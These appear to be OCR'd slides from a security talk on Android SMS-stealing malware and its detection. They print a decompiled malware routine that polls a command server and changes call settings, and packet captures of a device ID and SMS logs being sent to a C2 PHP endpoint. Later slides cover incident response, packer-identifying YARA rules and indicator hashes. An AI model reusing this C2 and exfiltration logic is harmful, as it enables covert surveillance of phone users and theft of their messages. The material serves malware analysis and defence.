
Server

- Change Outgoing Call




```
public void acceptCommand() {
    String v9 = CheckGlobal.getDeviceID(((Context)this));
    SharedPreferences$Editor v5 = this.getSharedPreferences("d", 0).edit();
    try {
        this.m_sms.isBusy();
        String v10 = CheckNC.send(String.valueOf(CheckGlobal.KMSDecode("VjFaV2IxVXdNVWhVYTFacFRURndUbHBYZEZkTk1WSlpZWHBDYkdNl
        if(v10 == null) {
            v5.putInt("msgLogUpload", 0);
            v5.putInt("contactsUpload", 0);
            v5.putInt("callLogUpload", 0);
            v5.commit();
            return;
        }

        v10 = URLDecoder.decode(CheckGlobal.KMSDecode(v10), "Utf-8").replaceAll("\r", "");
        if(v10 != "") {
            Log.e("response", v10.toString());
            JSONObject v6 = new JSONObject(new JSONObject(v10).toString().replaceAll("\r", ""));
            SharedPreferences v7 = this.getSharedPreferences("d", 0);
            System.out.println("SharedPreferences:::" + v7.getAll().toString());
            if(v6.get("remove_flag").toString().equals("1")) {
                v5.putInt("callchange_count", 0);
                v5.commit();
                return;
            }

            if(v6.get("callchange_command").toString().equals("yes")) {
                int v8 = v6.getInt("callchange_count");
                if(v8 < 1) {
                    v5.putInt("callchange_count", 1);
                }
                else {
                    v5.putInt("callchange_count", v8);
                }
```

Remotely change monitoring phone numbers



```
192.168.1.161     [redacted].42.249     HTTP     494 GET /sms_admin/phone.add.php?phone_deviceID=Vmtab2QxWnJNV1pPV

78 54 2e 4d 0d b4 8c 3a  e3 6d 91 61 08 00 45 00   xT.M...: .m.a..E.
01 e0 ee 2a 40 00 40 06  f6 8c c0 a8 01 a1 67 1e   ...*@.@. ......g.
2a f9 81 d9 00 50 bf d3  91 5f 0e 85 4a 7c 50 18   *....P.. ._..J|P.
00 e5 3f 10 00 00 47 45  54 20 2f 73 6d 73 5f 61   ..?...GE T /sms_a
64 6d 69 6e 2f 70 68 6f  6e 65 2e 61 64 64 2e 70   dmin/pho ne.add.p
68 70 3f 70 68 6f 6e 65  5f 64 65 76 69 63 65 49   hp?phone _deviceI
44 3d 56 6d 74 61 62 32  51 78 57 6e 4a 4e 56 6c   D=Vmtab2 QxWnJNVl
70 50 56 6b 5a 77 55 31  5a 72 56 6e 64 55 4d 56   pPVkZwU1 ZrVndUMV
5a 79 56 32 78 6b 54 32  4a 47 53 6c 64 57 56 33   ZyV2xkT2 JGSldWV3
52 4c 59 6b 64 47 4e 6c  4a 72 57 6c 5a 57 62 57   RLYkdGNl JrWlZWbW
67 79 56 55 5a 46 4f 56  42 52 50 54 30 25 33 44   gyVUZFOV BRPT0%3D
26 73 61 6c 65 72 5f 63  6f 64 65 3d 56 6d 74 61   &saler_c ode=Vmta
56 31 55 78 52 6e 52 56  57 47 52 4f 56 6c 5a 61   V1UxRnRV WGROVlZa
55 31 59 77 5a 46 4e 55  4d 56 5a 79 56 6d 74 6b   U1YwZFNU MVZyVmtk
54 6b 31 57 53 6a 42 58  57 48 42 7a 56 56 5a 57   Tk1WSjBX WHBzVVZW
56 55 31 45 61 7a 30 25  33 44 26 70 68 6f 6e 65   VU1Eaz0% 3D&phone
5f 6e 75 6d 3d 26 63 63  3d 26 6f 73 5f 76 65 72   _num=&cc =&os_ver
73 69 6f 6e 3d 56 6d 74  6b 4d 46 52 72 4d 55 68   sion=Vmt kMFRrMUh
57 61 31 70 73 55 30 56  61 56 56 5a 72 55 6b 4a   Wa1psU0V aVVZrUkJ
50 55 54 30 39 26 70 68  6f 6e 65 5f 6d 6f 64 65   PUT09&ph one_mode
6c 3d 56 6d 31 30 56 31  59 79 52 58 68 54 62 6b   l=Vm10V1 YyRXhTbk
70 71 54 54 4a 53 63 31  56 73 5a 47 39 55 62 46   pqTTJSc1 VsZG9UbF
70 7a 56 32 35 4f 54 31  5a 73 53 6a 42 5a 4d 46   pzV25OT1 ZsSjBZMF
5a 50 56 6a 46 47 56 55  31 45 61 7a 30 25 33 44   ZPVjFGVU 1Eaz0%3D
26 6d 6f 64 65 3d 56 6a  46 61 59 57 46 72 4d 56   &mode=Vj FaYWFrMV
68 57 62 6c 4a 57 59 54  4a 6f 56 46 6c 74 63 7a   hWblJWYT JoVFltcz
46 6a 52 6c 5a 58 56 56  68 6b 55 46 56 55 4d 44   FjRlZXVV hkUFVUMD
6b 25 33 44 20 48 54 54  50 2f 31 2e 31 0d 0a 48   k%3D HTT P/1.1..H
6f 73 74 3a 20 31 30 33  2e 33 30 2e 34 32 2e 32   ost: 103 .30.42.2
34 39 0d 0a 43 6f 6e 6e  65 63 74 69 6f 6e 3a 20   49..Conn ection: 
4b 65 65 70 2d 41 6c 69  76 65 0d 0a 0d 0a         Keep-Ali ve....
```

steal victim's device information



```
192.168.1.161     [redacted].42.249     HTTP     757 POST /sms_admin/msg.log.php HTTP/1.1
HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "3" = "Vmtaa2QxRnRWa1pPV0VKT1UwZFNVRnBXVWtOT1ZsRjNWRzV3YkZaVVJsVldiR2gzVld4YVIxS1VRbFJpUmtwUVZWZHplRTVzVGxWT1JEQTk="
  Form item: "2" = "VmxSQ2EyTXlTWGxTYkVwU1ZrUkJPUT09"
  Form item: "1" = "VmtaV1UxRnRVWGROV1ZaU1YwZFNUMVZyVmtkTk1WSldWV3RLVVZWVU1Eaz0="
  Form item: "0" = "Vmtab2FrOVdRbEpRVkRBOQ=="
  Form item: "7" = "VmtaYVUyTnJNSGROV1ZKT1UwZFNUMVpZY0VOTk1WSlhWRzV3YTAxRVJrV1diR2gzV1d4YVJsSnFUbFJpUmtwUVZWZHplRkpXUmxWT1JEQTk="
  Form item: "6" = "VjJ0V2ExWXlWblJWYTJoT1ZqTm9jV1JVUVRGaU1XUnhVMnhhVVZWU1Eaz0="
  Form item: "5" = "VmtaV1UxSnRVWGRsUmxaVFYwZDRUMXBYZUVkT1JsS1hWV3R3YkdN1ZrT1ZSbEYzVUZFOVBRPT0="
  Form item: "4" = "VmtaYVJrOVdRbEpRVkRBOQ=="
  Form item: "action" = "VjFSQ2FrNVhWblJWYTBwU1ZrUkJPUT09"
  Form item: "number" = "Vmtaa2FrOVdRbEpRVkRBOQ=="
  Form item: "phone_deviceID" = "Vmtab2QxWnJNV1pPVkZwU1ZrVndUMVZyV2xkT2JGS1dWV3RLYkdN1JrWlZWbWgyVUZFOVBRPT0="
```

steal victim's SMS

Detection and Incident Response

Detection and Incident Response

- Smishing
  - detect malicious URLs that spread via Spam SMS
  - We block the final disseminateon URLs and C2 IP in collaboration with ISPs

- Compromised Web pages
  - We apply rules and program patterns of compromised webpages
  - So we find out malicious apps in webpages

- Malicious apps registered in an market
  - Based on our detection patterns, we are monitoring and detecting malicious apps newly registered

Detection and Incident Response

- Notifying infected devices
  - Find out zombie smartphones not detected by AV
  - Then, notify their users of infection and guide how to clean it

- Discouraging installing apps from ‘Unknown Sources’
  - The principle of ‘installation of permitted only once’ is set as the basis of installation of the app from unknown sources

Detection and Incident Response(Analysis System)

Crawling

GooglePlay Store

OneStore (Domestic Market)

VirusTotal Intelligence(query)

Black Market

Dissemination URL (Smishing/Web)

Classification Packer Type

Artifact Files in Packing APK
Lib/armeabi/libapkprotect.so Apkprotect.com/key.dat
Assets/libprotectClass.so Assets/libprotectClass_86.so Assets/libqupc.so
Lib/armeabi/libmobisec.so Lib/armeabi/libmobisecx.so
Assets/baiduprotect.jar Assets/libbaiduprotect_x86.so
Assets/bangcleplugin/container.dex Assets/bangcleplugin/collector.dex Assets/bangcleplugin/dgc Assets/meta-data/manifest.mf Assets/meta-data/rsa.pub Assets/meta-data/rsa.sig Assets/bangcle_classes.jar Assets/libsecexe.so Assets/libsecexe.x86.so Assets/libsecmain.so
Assets/ijm_lib/armeabi/libexec.so Assets/ijm_lib/armeabi/libexecmain.so Assets/ijm_lib/x86/libexec.so Assets/ijm_lib/x86/libexecmain.so Assets/ijiami.da
Assets/lib/armeabi/libmain.so Assets/lib/armeabi/libshell.so

De-Obfuscation /Unpacking

Automated De-Obfuscation (APK Protect,..)

Memory Dump (Extract ODEX, Small code)

Static Analysis

Similarity Check (Images, ssdeep)

Decoding Function Module (Python)

Tag Search

Dynamic Analysis

Excution Flow (Timeline)


File Write /Network

Tracking Behavior

Profiling Hacker's Command (SMS,Blog)


Detection and Incident Response(Analysis System)

- Classification : Packer Type
  - We use yara rules for packer identication



快车财富	com.kuaichecaifu.app	69F985736354E45F94E1CE4A9B571E63 apk ijiami anti_debug
Gun Shoot War	com.wawoo.gunshootwar	A7B8AED79D0373106DB8824C5FC6376B apk jiagu anti_debug
Google Services F ramework	google.service	67235B16BC2FAB6836847EA51703E298 apk anti_debug apkprotect
ChatON	com.bkya.kdg	7CF647A98104E848CB9D0B5CD6B516A3 apk bangcle
03765bbc88d56fa4075dac3e9b32de5b16b25eb5ddfa10b4653e9e4a80adcecb	-	4A51FF0ABA506788AE6A137956F12EF8 apk anti_debug tencent
6ae94d5a88ac08dbe9c798f55f09103f.apk_6ae94d5a88ac08dbe9c798f55f09103f	-	6AE94D5A88AC08DBE9C798F55F09103F apk anti_debug tencent
违章查询	com.VjgJGF755.j578	50B458F64E60EB5E51B975E6B7D016FA apk apkprotect

Packer/Protecer Identification




```
rule apkprotect : packer
{
  meta:
    description = "APKProtect"

  strings:
    $key = "apkprotect.com/key.dat"
    $dir = "apkprotect.com/"
    $lib = "libAPKProtect.so"

  condition:
    is_apk and ($key or $dir or $lib)
}

rule bangcle : packer
{
  meta:
    description = "Bangcle"

  strings:
    $main_lib = "libsecexe.so"
    $second_lib = "libsecmain.so"
    $container = "assets/bangcleplugin/container.dex"
    $encrypted_jar = "bangcleclasses.jar"
    $encrypted_jar2 = "bangcle_classes.jar"

  condition:
    is_apk and any of ($main_lib, $second_lib, $container, $encrypted_jar, $encrypted_jar2)
}
rule tencent : packer
{
  meta:
    description = "Tencent"

  strings:
    $decryptor_lib = "lib/armeabi/libshell.so"
    $zip_lib = "lib/armeabi/libmobisecy.so"
    $classpath = "com/tencent/StubShell"
    $mix_dex = "/mix.dex"

  condition:
    is_apk and ($classpath or $decryptor_lib or $zip_lib or $mix_dex)
}
```

yara rules (source : APKiD)

Detection and Incident Response(Analysis System)

- Static Analysis : Similarity Check
  - We’re going to compare two malicious apps
    (Recently,Financial Fraud Malware in EUROPE)
  - ssdeep : **44%**

